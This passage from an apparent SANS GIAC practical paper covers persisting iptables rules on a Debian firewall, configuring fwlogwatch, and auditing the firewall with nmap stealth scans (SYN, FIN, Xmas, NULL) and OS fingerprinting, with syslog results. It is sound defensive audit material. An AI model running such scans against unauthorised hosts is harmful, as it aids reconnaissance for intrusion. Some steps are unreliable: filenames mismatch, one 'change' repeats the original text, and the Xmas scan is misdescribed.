net/ipv4/conf/all/accept_source_route=0
```

Enforce the firewall policy on boot

Now to make sure we keep our rules if the machine reboots, we will link the script as a start up script.
Copy the script from the /home directory to the /etc/init.d directory by typing:

```
cp ./web_fire_rules /etc/init.d/web_file_rules
```

Then make a symbolic link to the run level 2 startup script directory by typing:

```
ln –s /etc/init.d/web_fire_rules /etc/rc2.d/S99web_fire_rules
```

Now when the machine reboots and starts up in the normal run level it will instate the firewall rules as one of the last items before anyone can login.

Configuring fwlogwatch
Now open the configuration file for fwlogwatch.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
vi /etc/fwlogwatch/fwlogwatch.conf
```

Find the line (remember ":/")

```
#verbose = no
#verbose = no
```

Make the text show:

```
verbose = yes
verbose = yes
```

(Yes the line does show up twice. It gives a level of verbose output. We have chosen the maximum amount.)

Now find the line:

```
#input = /var/log/messages
```

Change the line to:

```
input = /var/log/iptables.log
```

Now find the test which states:

```
# i ipchanes
# n netfilter
# f ipfilter
# c cisco IOS
# p cisco PIX
# w windows xp
```

Change the text so it now shows:

```
# i ipchanes
n netfilter
# f ipfilter
# c cisco IOS
# p cisco PIX
# w windows xp
```

Now find the section that states:

```
#notify = no
#respond = no
```

Change the text to

```
notify = yes
#respond = no
```

© SANS Institute 2003, Author retains full rights.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now save the file and exit vi.

Now open the notification file:

```
vi /etc/fwlogwatch/fwlw_notify
```

Find the section :

```
#/usr/bin/logger –p security.alert –t "fwlogwatch Alert" $1
packet(s) from $2"
```

Change it to

```
#/usr/bin/logger –p security.alert –t "fwlogwatch Alert" $1
packet(s) from $2"
```

Save the file and exit vi.
Now reboot the machine by typing:

```
shutdown –r now
```

When the server comes back up, login and type:

```
iptables –L | more
```

Does it show the rules like earlier in the tutorial ?
If it does not show any rules, then go back to the section titled, "Enforce the firewall policy on boot" and review the steps to where the script should be copied and how to make the symbolic link.
If the output shows firewall rules, then congratulations, you have installed a complete firewall device on Debian Linux.

## Section 3.0 Verify the Firewall Policy

### 3.1 Define how the firewall will be audited.

Firewall Audit

The Firewall audit will be run by Phier & Wall Consulting. They charge a flat fee for a standard set of services for a single firewall. Extra services are performed for an additional change. The services chosen for two firewalls are the following:

Standard service (test firewall rules, basic external port scanning,
and network design recommendations):
$5000 per firewall


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Test firewall's behavior for stealth scanning (Includes 9 types of scans)
$3000 per firewall
Test firewall behavior for spoof scanning
$1000 per firewall

The chosen services equal $9000 per firewall
For 2 firewalls, the total cost of the consulting services for the audit comes to $18,000

Before the audit is performed, a network administrator for GIAC will run fwanalog over 2 months of log files. Fwanalog can graph time trends for the firewall. GIAC desires to have the audit take place when the Web Server Firewall is servicing the fewest customers. Looking at the trends the time between 1:30 AM– 4:00 AM Pacific is when the fewest customers are using the web site. So the audit of the Web Server firewall will take place during this timeframe. The business managers have evaluated the gross dollars per hour during this time is $1600 an hour. The average for the web site is $3,500 an hour. So this time frame is the most cost effective for the company. But the potential to loose at least $8,750 in gross revenue and to upset customers is still possible.

The Internal Network firewall has a little more flexability. Since the majority of the business process take place behind the Internal Firewall and through the Web server firewall, a wider window of time can be taken with minimal impact to revenue. The day after the Web Server Firewall audit, the audit of the Internal Network firewall will take place. This will be audited at 2:00 PM Pacific. All employees will be notified ahead of time so schedules can plan around possible loss of Internet access near the end of the day. Since the business managers still want to estimate a cost, the estimate of $1000 of potential work could be lost if this firewall fails during the audit. So the cost of the audit breaks down in the following manner:

$18,000 Consulting (Real Cost)
$ 8,750 Lost Gross Revenue (Potential Cost)
$ 1,000 Lost Work (Potential Cost)
---
$27,750 Total potential Cost for running the audit.

Considering the potential costs, the network admin needs to minimize downtime in the following manner. Before the audit is run, the network administrator will run a full backup of the firewall as described earlier in the paper. Also an extra server was included in the original purchase to act as a cold standby. The network admin will have this standby server configured with the same settings as the active firewall. He will verify the settings by running a binary compare in ARCserve between the backup tape and the files on the server. If for any reason the firewall becomes unserviceable as a result of the audit, the firewall will be


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

swapped with the standby server. This will be done once for the Web Server Firewall and once for the Internal Network Firewall.

Phier & Wall Consulting offers a standard form to seek permission for auditing networks. The form has been reviewed by the management of GIAC Enterprises and signed by the required parties as stated on the form.
The sample form is Appendix C at the end of this paper.

GIAC has chosen the following options from Phier & Wall Consulting to evaluate the following:
Do legitimate applications get access to the Internet ?
Are Internet available services accessible from the Internet ?
Do the rules to catch and/or prevent different port scanning techniques work ?
Do the kernel settings behave as intended ?

Phier & Wall Consulting will test the above questions by:
Testing Internet availability by running the applications to see if they can access the resources as intended.
Running TCPDump to analyze the packets and verify they are working as desired.
Run a script which runs nmap as not only to test for open ports but to also evaluate how the firewall logs/prevents stealth scanning.
Test if the firewall can prevent spoofed IP addresses.

### 3.1.1 What should the firewall defend

The firewall should be a general policy enforcement tool. It should defend against most port scanners from getting reconnaissance, it should prevent access to internal resources, unless the access is specifically granted and it should violations of policy.

### 3.1.2 What tools will be used

| *Tool* | *Purpose* |
|---|---|
| nmap | Port scanner, OS finger printer |
| TCPdump | Standard packet monitor of UNIX/Linux |
| Syslog | The UNIX/Linux standard log |
| Application feedback or logs | The text given back as a result of typing commands or the logs of a specific application. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## 3.2 Results of firewall audits

### 3.2.1 Results of Web Server Firewall

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run on the firewall machine)<br>`netstat -a -p -A inet` |
| **Result** | `Active Internet connections (servers and established)`<br>`Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name`<br>(The above is one heading)<br>(The result is blank) |
| **Conclusion** | All internet accessible services were disabled on the firewall. This shows the OS is not offering any local ports to which IPtables may need to drop packets or which attackers may try to compromise. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (Run on the web server)<br>`apt-get install wget` |
| **Result** | `Reading Package Lists...`<br>`Building Dependency Tree...`<br>`The following NEW packages will be installed:`<br>`  wget`<br>`0 packages upgraded, 1 newly installed, 0 to remove and 0 not upgraded.`<br>`Need to get 332kB of archives. After unpacking 1233kB will be used.`<br>`Get:1 http://ftp.us.debian.org stable/main wget 1.8.1-6 [332kB]`<br>`Fetched 332kB in 4s (77.1kB/s)`<br>`Selecting previously deselected package wget.`<br>`(Reading database ... 7295 files and directories currently installed.)`<br>`Unpacking wget (from .../archives/wget_1.8.1-6_i386.deb) ...`<br>`Setting up wget (1.8.1-6) ...`<br>`prompt:` |
| **Conclusion** | This shows the rules to allow the web server to access the Internet for updates. The rules work. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run on the firewall)<br>`(tty2) tcpdump -i eth0 port 80 > pub_eth0`<br>`(tty3) tcpdump -i eth1 port 80 > dmz_eth1` |
| **Result** | `( pub_eth0 )`<br>`20:44:59.212396 192.168.1.104.35626 > 192.168.2.34.www: F 2392728273:2392728273(0) ack 4023204172 win 6432 <nop,nop,timestamp 12256100 12227302> (DF)`<br>`20:44:59.213278 192.168.2.34.www > 192.168.1.104.35626: R 4023204172:4023204172(0) win 0 (DF)`<br>`20:44:59.214512 192.168.1.104.35627 > 192.168.2.34.www: S 2745473019:2745473019(0) win 5840 <mss 1460,sackOK,timestamp 12256101 0,nop,wscale 0> (DF)`<br>`20:44:59.215430 192.168.2.34.www > 192.168.1.104.35627: S 62913183:62913183(0) ack 2745473020 win 5792 <mss 1460,sackOK,timestamp 12258113 12256101,nop,wscale 0> (DF)`<br>`20:44:59.216144 192.168.1.104.35627 > 192.168.2.34.www: . ack 1 win 5840 <nop,nop,timestamp 12256101 12258113> (DF)`<br>`20:44:59.222802 192.168.1.104.35627 > 192.168.2.34.www: P 1:362(361) ack 1 win 5840 <nop,nop,timestamp 12256101 12258113> (DF)`<br>`20:44:59.224126 192.168.2.34.www > 192.168.1.104.35627: . ack 362 win` |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | 6432 <nop,nop,timestamp 12258114 12256101> (DF)<br>20:44:59.226175 192.168.2.34.www > 192.168.1.104.35627: P 1:202(201) ack 362 win 6432 <nop,nop,timestamp 12258114 12256101> (DF)<br>20:44:59.227240 192.168.1.104.35627 > 192.168.2.34.www: . ack 202 win 6432 <nop,nop,timestamp 12256102 12258114> (DF)<br>20:45:16.098677 192.168.2.34.www > 192.168.1.104.35627: F 202:202(0) ack 362 win 6432 <nop,nop,timestamp 12259802 12256102> (DF)<br>20:45:16.133430 192.168.1.104.35627 > 192.168.2.34.www: . ack 203 win 6432 <nop,nop,timestamp 12257793 12259802> (DF)<br>(dmz_eth1)<br>20:44:59.212680 192.168.1.104.35626 > 192.168.5.200.www: F 2392728273:2392728273(0) ack 4023204172 win 6432 <nop,nop,timestamp 12256100 12227302> (DF)<br>20:44:59.213145 192.168.5.200.www > 192.168.1.104.35626: R 4023204172:4023204172(0) win 0 (DF)<br>20:44:59.214742 192.168.1.104.35627 > 192.168.5.200.www: S 2745473019:2745473019(0) win 5840 <mss 1460,sackOK,timestamp 12256101 0,nop,wscale 0> (DF)<br>20:44:59.215303 192.168.5.200.www > 192.168.1.104.35627: S 62913183:62913183(0) ack 2745473020 win 5792 <mss 1460,sackOK,timestamp 12258113 12256101,nop,wscale 0> (DF)<br>20:44:59.216291 192.168.1.104.35627 > 192.168.5.200.www: . ack 1 win 5840 <nop,nop,timestamp 12256101 12258113> (DF)<br>20:44:59.222972 192.168.1.104.35627 > 192.168.5.200.www: P 1:362(361) ack 1 win 5840 <nop,nop,timestamp 12256101 12258113> (DF)<br>20:44:59.223985 192.168.5.200.www > 192.168.1.104.35627: . ack 362 win 6432 <nop,nop,timestamp 12258114 12256101> (DF)<br>20:44:59.226031 192.168.5.200.www > 192.168.1.104.35627: P 1:202(201) ack 362 win 6432 <nop,nop,timestamp 12258114 12256101> (DF)<br>20:44:59.227381 192.168.1.104.35627 > 192.168.5.200.www: . ack 202 win 6432 <nop,nop,timestamp 12256102 12258114> (DF)<br>20:45:16.098543 192.168.5.200.www > 192.168.1.104.35627: F 202:202(0) ack 362 win 6432 <nop,nop,timestamp 12259802 12256102> (DF)<br>20:45:16.133570 192.168.1.104.35627 > 192.168.5.200.www: . ack 203 win 6432 <nop,nop,timestamp 12257793 12259802> (DF) |
| **Conclusion** | A machine on the network outside the firewall is able to use a web browser to contact the firewall address 192.168.2.34 and the firewall is able to forward the request to the web server and send back the web page. So the rules allow the web server to be accessed. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sS -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sS -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth TCP SYN scan. (It sends a SYN, if an SYN/ACK comes back, nmap will send a RST)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50,53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sS -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.34):<br>(The 51 ports scanned but not shown below are in state: filtered)<br>Port State Service |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | |
|---|---|
| | 80/tcp open http<br>443/tcp closed https<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 43 seconds |
| **Result** (SYSLOG) | Dec 6 11:21:51 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=46128 PROTO=TCP SPT=51833 DPT=11 WINDOW=1024 RES=0x00 SYN URGP=0<br>...<br>Dec 6 11:22:45 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=43038 PROTO=TCP SPT=51833 DPT=6 WINDOW=1024 RES=0x00 SYN URGP=0<br>Dec 6 11:22:45 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51833 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 6 11:22:45 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51833 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 6 11:22:45 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51833 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 6 11:22:45 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51833 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>...<br>Dec 6 11:22:48 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=5230 PROTO=TCP SPT=51837 DPT=43 WINDOW=1024 RES=0x00 SYN URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sS -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.34):<br>(The 51 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>80/tcp open http<br>443/tcp closed https<br>No exact OS matches for host (If you know what OS is running on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).<br>TCP/IP fingerprint:<br>SInfo(V=3.00%P=i586-pc-linux-gnu%D=12/6%Time=3DF1135E%O=80%C=443)<br>TSeq(Class=RI%gcd=1%SI=408DC1%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=40859C%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=408DF5%IPID=Z%TS=100HZ)<br>T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)<br>T2(Resp=N)<br>T3(Resp=N)<br>T4(Resp=N)<br>T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)<br>T6(Resp=N)<br>T7(Resp=N)<br>PU(Resp=N)<br><br><br>Uptime 3.279 days (since Tue Dec 3 06:33:33 2002)<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 27 seconds |
| **Conclusion** | Offense:<br>nmap was able to identify the open ports and determine that the firewall is some form of Linux.<br>Defense:<br>The firewall was able to log that the non-open ports were being scanned. The firewall was also able to identify that a TCP Scan or |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | |
|---|---|
| | a half scan hit the open ports. Trusting that the firewall does not accept spoofed addresses, we can determine if we wish to block or monitor the source address. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sT -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sT -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a non-stealth TCP connect scan. (This is when the full TCP handshake completes to see if the port is open)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sT -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.34):<br>(The 51 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>80/tcp open http<br>443/tcp closed https<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 10 seconds |
| **Result** (SYSLOG) | Dec 6 11:28:00 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5716 DF PROTO=TCP SPT=38386 DPT=38 WINDOW=5840 RES=0x00 SYN URGP=0<br>Dec 6 11:28:00 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5716 DF PROTO=TCP SPT=38386 DPT=38 WINDOW=5840 RES=0x00 SYN URGP=0<br>...<br>Dec 6 11:28:00 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=15082 DF PROTO=TCP SPT=38380 DPT=80 WINDOW=5840 RES=0x00 ACK RST URGP=0<br>Dec 6 11:28:00 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=15082 DF PROTO=TCP SPT=38380 DPT=80 WINDOW=5840 RES=0x00 ACK RST URGP=0<br>Dec 6 11:28:00 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=15082 DF PROTO=TCP SPT=38380 DPT=80 WINDOW=5840 RES=0x00 ACK RST URGP=0<br>Dec 6 11:28:00 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=15082 DF PROTO=TCP SPT=38380 DPT=80 WINDOW=5840 RES=0x00 ACK RST URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sT -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.34):<br>(The 51 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>80/tcp open http<br>443/tcp closed https<br>No exact OS matches for host (If you know what OS is running on it, see |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | http://www.insecure.org/cgi-bin/nmap-submit.cgi).<br>TCP/IP fingerprint:<br>SInfo(V=3.00%P=i586-pc-linux-gnu%D=12/6%Time=3DF113A6%O=80%C=443)<br>TSeq(Class=RI%gcd=1%SI=49BE5E%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=49BDA4%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=49BE9C%IPID=Z%TS=100HZ)<br>T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)<br>T2(Resp=N)<br>T3(Resp=N)<br>T4(Resp=N)<br>T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)<br>T6(Resp=N)<br>T7(Resp=N)<br>PU(Resp=N)<br><br>Uptime 3.280 days (since Tue Dec 3 06:33:33 2002)<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 62 seconds |
| **Conclusion** | Offense:<br>nmap was able to identify the open ports and that the firewall was some form of Linux.<br>Defense:<br>The firewall was able to log that the non-open ports were being scanned. The firewall was also able to identify that a TCP Scan or a half scan hit the open ports. Trusting that the firewall does not accept spoofed addresses, we can determine if we wish to block or monitor the source address. Additionally this type of scan will also get logged by tcpd on the web server. It will show connection and error messages. |

| *Audit of the Web Server Firewall* | |
|---|---|
| *Command* | (run from attack machine)<br>nmap -sF -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sF -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth FIN scan. (It sends a FIN, if an RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sF -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds |
| **Result** (SYSLOG) | SPT=40662 DPT=21 WINDOW=4096 RES=0x00 FIN URGP=0<br>Dec 6 14:11:08 firewall kernel: Possible port scanIN=eth0 OUT=<br>MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104<br>DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=50534 PROTO=TCP<br>SPT=40662 DPT=21 WINDOW=4096 RES=0x00 FIN URGP=0<br>Dec 6 14:11:08 firewall kernel: Possible port scanIN=eth0 OUT= |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| *Audit of the Web Server Firewall* | |
|---|---|
| | MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=7396 PROTO=TCP SPT=40662 DPT=50 WINDOW=4096 RES=0x00 FIN URGP=0<br>Dec 6 14:11:08 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=7396 PROTO=TCP SPT=40662 DPT=50 WINDOW=4096 RES=0x00 FIN URGP=0<br>...<br>Dec 6 19:45:41 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=51 ID=36592 PROTO=TCP SPT=47943 DPT=80 WINDOW=1024 RES=0x00 FIN URGP=0<br>Dec 6 19:45:41 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=51 ID=36592 PROTO=TCP SPT=47943 DPT=80 WINDOW=1024 RES=0x00 FIN URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection:nmap -sF -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds |
| **Conclusion** | Offense:<br>An attacker could not find anything useful with a FIN scan.<br>Defense:<br>The firewall defeats the FIN scan. It does not report ports or OS fingerprint info. Also the Syslog reports both the non-open port scan and the FIN Scan. |

| *Audit of the Web Server Firewall* | |
|---|---|
| *Command* | (run from attack machine)<br>nmap -sX -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sX -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth Xmas Tree scan. (It sends a FIN, URG, and PSH in different packets, if an RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sX -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 73 seconds |
| **Result** (SYSLOG) | Dec 6 19:50:17 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=11081 PROTO=TCP SPT=42799 DPT=80 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0<br>Dec 6 19:50:17 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=11081 PROTO=TCP SPT=42799 DPT=80 WINDOW=1024 RES=0x00 URG PSH |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| | |
|---|---|
| | FIN URGP=0<br>Dec 6 19:50:17 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=11081 PROTO=TCP SPT=42799 DPT=80 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0<br>Dec 6 19:50:17 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=39 ID=11081 PROTO=TCP SPT=42799 DPT=80 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0<br>Dec 6 19:50:23 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=40 ID=33282 PROTO=TCP SPT=42800 DPT=53 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0<br>Dec 6 19:50:23 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=40 ID=33282 PROTO=TCP SPT=42800 DPT=53 WINDOW=1024 RES=0x00 URG PSH FIN URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sX -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using a XMAS tree scan<br>Defense:<br>The firewall defeats the XMAS Tree scan. It does not report ports or OS fingerprint info. Also the Syslog reports both the non-open port scan and the XMAS Tree Scan. |

| **Audit of the Web Server Firewall** | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sN -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sN -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth NULL scan. (It sends a TCP packet with no flags, if an RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened**)** |
| **Result** (Nmap) | running: nmap -sN -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds |
| **Result** (SYSLOG) | Dec 6 20:11:09 firewall kernel: nmap -sN(NULL SCAN): IN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=8016 PROTO=TCP SPT=57276 DPT=80 WINDOW=3072 RES=0x00 URGP=0<br>Dec 6 20:11:09 firewall kernel: nmap -sN(NULL SCAN): IN=eth0 OUT= |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=42 ID=55671 PROTO=TCP SPT=57276 DPT=53 WINDOW=3072 RES=0x00 URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sN -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using a NULL scan<br>Defense:<br>The firewall defeats the NULL scan. It does not report ports or OS fingerprint info. Also the Syslog reports just the NULL Scan. NULL scans bypass the non-open port rule. |

| Audit of the Web Server Firewall | |
|---|---|
